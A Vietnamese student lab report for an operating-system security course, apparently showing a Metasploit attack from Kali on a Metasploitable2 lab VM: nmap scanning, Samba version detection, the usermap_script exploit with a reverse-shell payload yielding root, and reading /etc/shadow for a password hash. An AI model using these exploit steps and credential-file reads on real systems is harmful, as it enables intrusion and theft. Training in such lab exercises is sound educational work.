Báo cáo bài thực hành số 1

Môn học

An toàn Hệ điều hành

Giảng viên : Hoàng Xuân Dậu

Họ tên : Nguyễn Minh Phương


Mã SV: B19DCAT141

I. Mục đích:


- Tìm hiểu về các lỗ hổng một số dịch vụ, phần mềm trên HĐH.
- Luyện thực hành tấn công kiểm soát hệ thống chạy Ubuntu từ xa sử dụng công cụ tấn công Metasploit trên Kali Linux.

II. Thực hành:

- Cài đặt các công cụ, nền tảng:
    + Cài đặt Kali Linux




    + Cài đặt Metasploitable2 làm máy victim



+ Tạo người dùng mới là phuongnm141, password là 1

```
msfadmin@metasploitable:~$ sudo useradd phuongnm141
useradd: user phuongnm141 exists
msfadmin@metasploitable:~$ sudo passwd phuongnm141
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
msfadmin@metasploitable:~$
```


- Tìm địa chỉ IP máy victim, kali :
  + IP máy kali :




+ IP máy victim :

```
phuongnm141@b19dcat141-phuong-meta:/$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:fa:dd:2a
          inet addr:192.168.240.133  Bcast:192.168.240.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fefa:dd2a/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:49 errors:0 dropped:0 overruns:0 frame:0
          TX packets:82 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4539 (4.4 KB)  TX bytes:8474 (8.2 KB)
          Interrupt:17 Base address:0x2000
```


- Kiểm tra kết nối giữa các máy :
  + Từ máy Kali ping tới máy victim




+ Từ máy victim ping tới máy Kali




- Sử dụng công cụ nmap để rà quét các lỗ hổng tồn tại trên Metasploitable2
  + Quét cổng dịch vụ netbios-ssn cổng 139



+ Quét cổng dịch vụ microsoft-ds cổng 445



- Khai thác tìm phiên bản Samba đang hoạt động
  + Khởi động Metasploit



+ Khai báo sử dụng mô đun tấn công

```
msf6 > use auxiliary/scanner/smb/smb_version
msf6 auxiliary(scanner/smb/smb_version) >
```

+ Chạy lệnh "show options" để xem thông tin về mô đun tấn công đang sử dụng

```
msf6 auxiliary(scanner/smb/smb_version) > show options

Module options (auxiliary/scanner/smb/smb_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://gith
                                       ub.com/rapid7/metasploit-framework/w
                                       iki/Using-Metasploit
   THREADS  1                yes       The number of concurrent threads (ma
                                       x one per host)

msf6 auxiliary(scanner/smb/smb_version) >
```

+ Đặt địa chỉ IP máy victim

```
msf6 auxiliary(scanner/smb/smb_version) > set RHOST 192.168.240.133
RHOST ⇒ 192.168.240.133
msf6 auxiliary(scanner/smb/smb_version) >
```

+ Thực thi tấn công

```
msf6 auxiliary(scanner/smb/smb_version) > run

[*] 192.168.240.133:445   - SMB Detected (versions:1) (preferred dialect:) (s
ignatures:optional)
[*] 192.168.240.133:445   -   Host could not be identified: Unix (Samba 3.0.2
0-Debian)
[*] 192.168.240.133:      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) > exit
zsh: corrupt history file /home/kali/.zsh_history
┌──(kali㉿b19dcat141-phuong-kali)-[~]
└─$
```

- Khai thác lỗi trên Samba cho phép mở shell chạy với quyền root
  + Khởi động Metasploit, khai báo sử dụng mô đun tấn công

```
msf6 > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) >
```

+ Chạy lệnh “show options” để xem các thông tin về mô đun tấn công đang sử dụng

```
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT   139              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.240.128  yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

+ Đặt địa chỉ IP máy victim

```
msf6 exploit(multi/samba/usermap_script) > set RHOST 192.168.240.133
RHOST ⇒ 192.168.240.133
msf6 exploit(multi/samba/usermap_script) >
```

+ Chọn payload cho thực thi (mở shell)

```
msf6 exploit(multi/samba/usermap_script) > set payload cmd/unix/reverse
payload ⇒ cmd/unix/reverse
msf6 exploit(multi/samba/usermap_script) >
```

+ Đặt 445 là cổng truy cập máy victim


```
msf6 exploit(multi/samba/usermap_script) > set RPORT 445
RPORT ⇒ 445
msf6 exploit(multi/samba/usermap_script) >
```

+ Chạy lệnh “show options” để xem các thông tin về thiết lập tấn công đang sử dụng

```
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.240.133  yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT   445              yes       The target port (TCP)


Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.240.128  yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

+ Thực thi tấn công

```
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP double handler on 192.168.240.128:4444
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo jSCeQmonazkZ0NgF;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket A
[*] A: "sh: line 3: Escape: command not found\r\njSCeQmonazkZ0NgF\r\n"
[*] Matching ...
[*] B is input ...
[*] Command shell session 1 opened (192.168.240.128:4444 → 192.168.240.133:42469) at 2022-03-30 07:57:16 -0400

whoami
root
uname -a
Linux b19dcat141-phuong-meta 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
cat /etc/shadow | grep phuongnm141
phuongnm141:$1$5hgw6rG0$pJCd/NzF5e210dtYNDGra.:19081:0:99999:7:::
```



+ Sử dụng john the ripper để crack mật khẩu